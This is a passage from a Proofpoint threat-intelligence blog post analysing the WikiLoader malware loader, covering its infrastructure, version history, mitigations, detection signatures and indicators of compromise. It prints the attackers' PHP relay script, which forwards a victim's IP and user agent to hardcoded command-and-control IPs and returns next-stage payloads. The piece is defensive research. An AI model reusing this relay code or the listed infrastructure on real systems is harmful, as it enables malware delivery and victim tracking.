


Figure 23: PE file showing PE file with the first 16 bytes encoded.

**Network Infrastructure**

Given the odd paths the malware used to retrieve the filenames, it appeared as if these sites were compromised hosts. This is a common technique used by threat actors, as it allows them to leverage preexisting infrastructure without having to give registration information or pay for the actual host. Sometimes this comes with the added benefit for the threat actor, that the site is trusted and might result in higher infection rates. The downside of this technique is the threat actors don't have much control over the hosts, and they can sometimes go offline or have the malicious code removed. The upstream PHP contains either one or two IPs with a hardcoded path. Depending on whether WikiLoader is sending a "?id=1" or a "?id=2" request determines which IP is used. In some cases, these IPs are the same, which suggests they are copies of each other or two IPs pointing to the same host. In later versions of this upstream PHP, host information is gathered and sent via HTTP cookies. These cookies contain basic host information, and a unique identifier for tracking purposes.

```

75 <?php
76 $cmdID = $_GET['id'];
77 $remUA = base64_encode($_SERVER['HTTP_USER_AGENT']);
78 $rip = base64_encode($_SERVER['REMOTE_ADDR']);
79 $output = '';
80 $remote_srv_ip_1 = '185.213.20.242';
81 $remote_srv_ip_2 = '45.86.231.229';
82 $controller_path = '78de0aff9278a05e99d742fb638b1c30.php';
83
84
85 $ch = curl_init();
86 curl_setopt($ch, CURLOPT_URL, "http://".$remote_srv_ip_1."/");
87 curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, 8);
88 curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
89 $resp = curl_exec($ch);
90 curl_close($ch);
91
92 if($resp == 1) {
93     $rcs = $remote_srv_ip_1;
94 }
95 else {
96     $rcs = $remote_srv_ip_2;
97 }
98
99
100 if ($cmdID == '1') {
101     $ch = curl_init();
102     curl_setopt($ch, CURLOPT_URL, "http://".$rcs."/". $controller_path. "?id=16i=".$rip."&cn=".$remUA);
103     curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
104     $output = curl_exec($ch);
105     curl_close($ch);
106 }
107
108 if ($cmdID == '2') {
109     $ch = curl_init();
110     curl_setopt($ch, CURLOPT_URL, "http://".$rcs."/". $controller_path. "?id=26i=".$rip."&cn=".$remUA);
111     curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
112     $output = curl_exec($ch);
113     curl_close($ch);
114 }
115
116 ?>

```

Figure 24: PHP upstream to return either the next stage shellcode, or the PE payload.

### WikiLoader Malware Evolution

Proofpoint researchers have observed at least three different versions of the malware, which indicates it is undergoing active development. The following is a timeline with the relevant differences and updates observed in each version.

First version | 27 December 2022:

- No string encoding within the shellcode layers
- Structures used for indirect syscalls were simpler
- Shellcode layers didn't contain as much obfuscation
- Fewer APIs were used within the shellcode layer
- Potentially one less stage of shellcode
- The fake domain was manually created rather than via automation

Second version | 8 February 2023

- Added complexity to the syscall structure
- Implemented more busy loops
- Began using encoded strings
- Started deleting artifacts from file download

Third version | 11 July 2023

- Strings still encoded via skip encoding
- New technique for implementing indirect syscalls
- The second filename is pulled via the MQTT protocol rather than reaching the compromised webhosts
- Cookies are exfiltrated from the loader which contain basic host information
- Full execution of the loader takes almost an hour given the abundance of busy loops
- Shellcode stages are written byte by byte via NtWriteVirtualMemory rather than a single pass

### Conclusion

So far, Proofpoint has only observed WikiLoader deliver Ursnif as a second-stage payload. However, given its use by multiple threat actors, it is possible more crime actors, especially those operating as IABs, will use WikiLoader in the future as a mechanism to deliver additional malware payloads.

Based on analysis of multiple versions, Proofpoint assesses with high confidence this malware is in rapid development, and the threat actors are attempting to make the loader more complicated, and the payload more difficult to retrieve.

WikiLoader is delivered via activities regularly observed by threat actors, including macro-enabled documents, PDFs containing URLs leading to a JavaScript payload, and OneNote attachments with embedded executables. Thus, user interaction is required to begin the malware installation. Organizations should ensure macros are disabled by default for all employees, block the execution of embedded external files within OneNote documents, and ensure JavaScript files are opened by default in a notepad or similar application, by adjusting default file extension associations via group policy object (GPO).

Researchers would like to thank [@JAMESWT\\_MHT](#) for their public work in identifying and uploading related samples to public malware repositories.

### Emerging Threats Signatures

- 2046966 - ET MALWARE WikiLoader Activity M1 (GET)
- 2046967 - ET MALWARE WikiLoader Activity M1 (Response)
- 2046968 - ET MALWARE WikiLoader Activity M2 (Response)
- 2046969 - ET MALWARE WikiLoader Activity M3 (Response)
- 2046970 - ET MALWARE WikiLoader Activity M2 (GET)
- 2046971 - ET HUNTING Possible WikiLoader Activity (GET)

### IOCS

Indicator	Descri
hxxps://cdn[.]discordapp[.]com/attachments/1128405963062378558/1128406314452799499/dw4qdkjbqwijhdhbwqjid.iso	JS Pay
hxxps://inspiration-canopee[.]fr/vendor/fields/assets/idnileeal/sifyhewmiyq/3jnd9021j9dj129.php	WikiL Coms
hxxps://cdn[.]discordapp[.]com/attachments/1124390807626076192/1128383419970240662/s42.iso	WikiL Payloa
hxxps://www[.]p-e-c[.]nl/wp-content/themes/twentytwentyone/hudiiwj1.php?id=1	WikiL Reque
hxxps://vivalisme[.]fr/forms/forms/kiikxnmxlogx/frrydjqb/vendor/9818hd218hd21.php?id=1	WikiL Reque
hxxps://inspiration-canopee[.]fr/vendor/fields/assets/idnileeal/sifyhewmiyq/3jnd9021j9dj129.php?id=1	WikiL Reque
hxxps://tounadre[.]dc1-mtp[.]fr/wp-content/plugins/kona-instagram-feed-for-gutenbargwfn/4dionaq9d0219d.php?id=1	WikiL Reque
hxxps://studiolegalecarduccimacuzzi[.]it/Requests/tmetovcqhnl/vendor/gyuonfuv/languages/vgwdtpera/Requests/5i8ndio12niod21.php?id=1	WikiL Reque
hxxps://www[.]astrolabecommunication[.]fr/wp-includes/9d8n190dn21.php?id=1	WikiL Reque

1d1e2c0946cd4e22fff380a3b6adf38e7c8b3f2947db7787d00f7d9db988dad2	JS SH
hxxps://nikotta[.]com/subtotal	JS Pay
69a6476d6f7b312cc0d9947678018262737417e02ebfe168f8d17babad24d657	Excel SHA2!
d49c2e47c8e14cc01f0a362293c613ea9604e532ff77b879d69895473dfbeb03	Excel SHA2!
95125db52cdc7870b35c3762bad0ea18944aaed9503c3f69b30beb6ca7bae7e7	Excel SHA2!
1e5035723637c2f4a26d984e29d17cf164f3846f82eb0b7667efa132a2ea0187	Excel SHA2!
18a088a190263275172a28d387103e83b8940e51e96cb518ed41a1960c772bba	Excel SHA2!
eea1be7a91c4f1370d2ad566f8625e3e5bb7c58d99a9e2e3a80e83ce80904e11	Excel SHA2!
1eb5d4ae5114979908bfbf8a617b2084b101e9eda92532cf81b2a527c27d91a5	Excel SHA2!
46c2e0ffadf801900fbff964ba2af5e24fee3209d1011bb46529ba779ff79e93	Excel SHA2!
8d4701f33c05851f41eedb98bfff0569b7f4fae3352e2081f01b3add0a97936c	Excel SHA2!
9a74befc4a4dab4c5032d64fcf9723b67e73ae9d5280fb9fb54f225febba03fe	Excel SHA2!
f88526be804223cae5b4314b9bc0f01c24352caa7ec2c7a2f8b6b54c2e902acc	Excel SHA2!
9782f11930910c7d24dea71a7a21f40f19623b214cb1848bf9f4d49b858c8379	Excel SHA2!
9feb868d39b13e395396ea86ddb05c4820dd476b58b6b437eff1e0b91e2615c	Excel SHA2!
hxxps://www[.]jilfungodilacco[.]it/wp-content/themes/twentytwentyone/fnc.php?id=1	WikiL Reque

hxxps://www[.]centrograndate[.]it/plugins/content/jw_sigpro/jw_sigpro/includes/js/jquery_colorbox/example4/images/border3.php?id=1	WikiL Reque
hxxp://www[.]bbpline.com	Excel Payloa
86966795bbd054104844cdab7efcafb0b1879a10aae5c0fefbbc83d1ebccbc98	Excel SHA2!
e0a1ffff9d5c6eaaa2e57548d8db2febbe89441a76f58feae8256ab69f64c88b	Excel SHA2!
2505b1471e26a303d59e5fc5f0118729a9eead489ffc6574ea2a7746e5db722d	Excel SHA2!
6e494eb76d75ee02b28e370ab667bcbcdc6f5143ad522090f4b8244eb472d447	Excel SHA2!
44abd30e18e88e832a65a29ce56c9c570d7f0a3b93158e5059722d89782a750c	Excel SHA2!
d16c5485f3f01fe0d0ce9387e9c92b561ef4d42f0a22dde77f18a424079c87cd	Excel SHA2!
0e518e2627350ec0ab61fce3713644726eb3916563199187ef244277281cd35b	Excel SHA2!
https://sunniznuhqan[.]com	Excel Payloa
0b02cfe16ac73f2e7dc52eaf3b93279b7d02b3d64d061782dfed0c55ab621a8e	WikiL SHA2!
hxxps://osteopathe-claudia-grimand[.]fr/wp-content/themes/twentyineteen/blog.php?id=1	WikiL Reque
hxxps://www[.]yourbed[.]it/wp-content/themes/twentytwentyone/blog.php?id=1	WikiL Reque
2c44c1312a4c99e689979863e7c82c474395d6f46485bd19d0ee26fc3fa52279	Excel SHA2!
27070a66fc07ff721a16c4945d4ec1ca1a1f870d64e52ed387b499160a03d490	Excel SHA2!
a599666949f022de7ccc7edb3d31360e38546be22ad2227d4390364b42f43cfd	Excel SHA2!

bbe1eb4a211c3ebaf885b7584fc0936b9289b4d4f4a7fc7556cc870de1ff0724	Excel SHA256
a2ed8e1d23d2032909c8ad264231bc244c113a4b40786a9bc9df3418cc915405	Excel SHA256
1106e4b7392f471a740ec96f9e6a603fe28f74b32eef7b456801a833f13727fc	Excel SHA256
9386ccb677bde1c51ca3336d02fea66f9489913f2241caa77def71d09464d937	Excel SHA256
ee008ff7b30d4fce17c5b07ed2d6a0593dc346f899eff3441d8fb3c190ef0e0e	Excel SHA256

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Source: <https://www.proofpoint.com/us/blog/threat-insight/out-sandbox-wikiloader-digs-sophisticated-evasion>